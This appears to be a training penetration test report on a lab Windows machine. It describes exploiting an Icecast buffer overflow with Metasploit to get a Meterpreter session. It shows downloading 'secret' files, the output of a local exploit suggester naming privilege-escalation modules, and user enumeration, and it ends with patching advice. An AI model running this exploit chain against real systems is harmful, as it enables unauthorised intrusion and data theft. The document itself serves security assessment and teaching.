GoodSecurity Penetration Test Report

Michaeleseigbe@GoodSecurity.com

DATE: 12/08/2021

- **High-Level Summary**

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.
When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

- **Findings**

Machine's IP address
192.168.0.20

Hostname:
MSEDGEWIN10

Vulnerability Exploited:

Icecast Header Overwrite (buffer overflow)

The name of the script or Metasploit module used

Icecast Header Overwrite

Vulnerability Explanation:


The Icecast application allows for a buffer overflow exploit where an attacker can send 32 HTTP headers remotely to gain control of the victim's system by overwriting the memory utilizing the Icecast flaw, which writes past the end of a pointer array. This vulnerability is severe. Buffer overflow attacks can allow attackers to cause damage to files and can expose private information. Typically, buffer overflow attacks can result in system crashes but can lead to much larger malicious activity. Ultimately, this vulnerability can lead to data loss/theft, ransomware attacks and can act as a gateway to many other attack vectors.

Severity:


Critical! 10.0

Proof of Concept:


Locating the IP address of the Icecast:




Testing to see if any response from the Icecast by pinging the machine:




Running the nmap scan of the IP address of the machine, was able to discover any services that might be vulnerable. This is where I found the Icecast was open and vulnerable, see below for details:




Also, on the DVW10 machine on the Icecast following changes happened when nmap scan was completed.




Searching for Icecast exploits:




Establishing Metasploit Meterpreter session:




Set RHOST:




Exploit or run:



Exposing secretfile.txt and recipe.txt:





Downloading the two files:

```
meterpreter > download * C:/Users/IEUser/Documents/user.secretfile.txt*
[*] mirroring  : .\admin -> C:/Users/IEUser/Documents/admin
[*] downloading: .\admin\listclients.xsl -> C:/Users/IEUser/Documents/admin/listclients.xsl
[*] download   : .\admin\listclients.xsl -> C:/Users/IEUser/Documents/admin/listclients.xsl
[*] downloading: .\admin\listmounts.xsl -> C:/Users/IEUser/Documents/admin/listmounts.xsl
[*] download   : .\admin\listmounts.xsl -> C:/Users/IEUser/Documents/admin/listmounts.xsl
[*] downloading: .\admin\moveclients.xsl -> C:/Users/IEUser/Documents/admin/moveclients.xsl
[*] download   : .\admin\moveclients.xsl -> C:/Users/IEUser/Documents/admin/moveclients.xsl
[*] downloading: .\admin\response.xsl -> C:/Users/IEUser/Documents/admin/response.xsl
[*] download   : .\admin\response.xsl -> C:/Users/IEUser/Documents/admin/response.xsl
[*] downloading: .\admin\stats.xsl -> C:/Users/IEUser/Documents/admin/stats.xsl
[*] download   : .\admin\stats.xsl -> C:/Users/IEUser/Documents/admin/stats.xsl
[*] mirrored   : .\admin -> C:/Users/IEUser/Documents/admin
[*] mirroring  : .\doc -> C:/Users/IEUser/Documents/doc
[*] downloading: .\doc\icecast2.chm -> C:/Users/IEUser/Documents/doc/icecast2.chm
[*] download   : .\doc\icecast2.chm -> C:/Users/IEUser/Documents/doc/icecast2.chm
[*] mirrored   : .\doc -> C:/Users/IEUser/Documents/doc
[*] downloading: .\icecast.xml -> C:/Users/IEUser/Documents/icecast.xml
[*] download   : .\icecast.xml -> C:/Users/IEUser/Documents/icecast.xml
[*] downloading: .\Icecast2.exe -> C:/Users/IEUser/Documents/Icecast2.exe
[*] download   : .\Icecast2.exe -> C:/Users/IEUser/Documents/Icecast2.exe
[*] downloading: .\icecast2console.exe -> C:/Users/IEUser/Documents/icecast2console.exe
[*] download   : .\icecast2console.exe -> C:/Users/IEUser/Documents/icecast2console.exe
[*] downloading: .\iconv.dll -> C:/Users/IEUser/Documents/iconv.dll
```

```
meterpreter > download * C:/Users/IEUser/Documents/user.recipe.txt*
[*] mirroring  : .\admin -> C:/Users/IEUser/Documents/admin
[*] downloading: .\admin\listclients.xsl -> C:/Users/IEUser/Documents/admin/listclients.xsl
[*] skipped    : .\admin\listclients.xsl -> C:/Users/IEUser/Documents/admin/listclients.xsl
[*] downloading: .\admin\listmounts.xsl -> C:/Users/IEUser/Documents/admin/listmounts.xsl
[*] skipped    : .\admin\listmounts.xsl -> C:/Users/IEUser/Documents/admin/listmounts.xsl
[*] downloading: .\admin\moveclients.xsl -> C:/Users/IEUser/Documents/admin/moveclients.xsl
[*] skipped    : .\admin\moveclients.xsl -> C:/Users/IEUser/Documents/admin/moveclients.xsl
[*] downloading: .\admin\response.xsl -> C:/Users/IEUser/Documents/admin/response.xsl
[*] skipped    : .\admin\response.xsl -> C:/Users/IEUser/Documents/admin/response.xsl
[*] downloading: .\admin\stats.xsl -> C:/Users/IEUser/Documents/admin/stats.xsl
[*] skipped    : .\admin\stats.xsl -> C:/Users/IEUser/Documents/admin/stats.xsl
[*] mirrored   : .\admin -> C:/Users/IEUser/Documents/admin
[*] mirroring  : .\doc -> C:/Users/IEUser/Documents/doc
[*] downloading: .\doc\icecast2.chm -> C:/Users/IEUser/Documents/doc/icecast2.chm
[*] skipped    : .\doc\icecast2.chm -> C:/Users/IEUser/Documents/doc/icecast2.chm
[*] mirrored   : .\doc -> C:/Users/IEUser/Documents/doc
[*] downloading: .\icecast.xml -> C:/Users/IEUser/Documents/icecast.xml
[*] skipped    : .\icecast.xml -> C:/Users/IEUser/Documents/icecast.xml
[*] downloading: .\Icecast2.exe -> C:/Users/IEUser/Documents/Icecast2.exe
[*] skipped    : .\Icecast2.exe -> C:/Users/IEUser/Documents/Icecast2.exe
[*] downloading: .\icecast2console.exe -> C:/Users/IEUser/Documents/icecast2console.exe
[*] skipped    : .\icecast2console.exe -> C:/Users/IEUser/Documents/icecast2console.exe
[*] downloading: .\iconv.dll -> C:/Users/IEUser/Documents/iconv.dll
```

Uncovering additional vulnerabilities:

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1

Current Logged Users
====================

 SID                                            User
 ---                                            ----
 S-1-5-21-321011808-3761883066-353627080-1000  MSEDGEWIN10\IEUser


[+] Results saved in: /root/.msf4/loot/20211208145726_default_192.168.0.20_host.users.activ_129778.tx
t

Recently Logged Users
=====================
```

The system was also found to be vulnerable to the following exploits: 1. exploit/windows/local/ikeext_service 2. exploit/windows/local/ms16_075_reflection

Enumerating logged on users:


```
Recently Logged Users
=====================

 SID                                            Profile Path
 ---                                            ------------
 S-1-5-18                                       %systemroot%\system32\config\systemprofile
 S-1-5-19                                       %systemroot%\ServiceProfiles\LocalService
 S-1-5-20                                       %systemroot%\ServiceProfiles\NetworkService
 S-1-5-21-321011808-3761883066-353627080-1000   C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003   C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004   C:\Users\vagrant


meterpreter >
[*] 192.168.0.20 - Meterpreter session 1 closed.  Reason: Died
```

Detailed systeminfo from shell:

Also, sysinfo from the metepreter:



3. Recommendations

The Icecast Header Overwrite being the most severe of the uncovered vulnerabilities, I recommend first upgrading your Icecast to the latest version 2.0.2 or later. The IKEEXT and the ms16_075 exploits are more difficult to expose compared to the Icecast vulnerability but are potentially dangerous. To prevent an attack where the attacker can escalate their privileges, I recommend applying the available patches to resolve both vulnerabilities. Regular updates to the system and ensuring the proper patches have been implemented will be necessary to keep your system hardened against any exposure to future vulnerabilities. Updating patches monthly are considered best practice and would be a great place to start.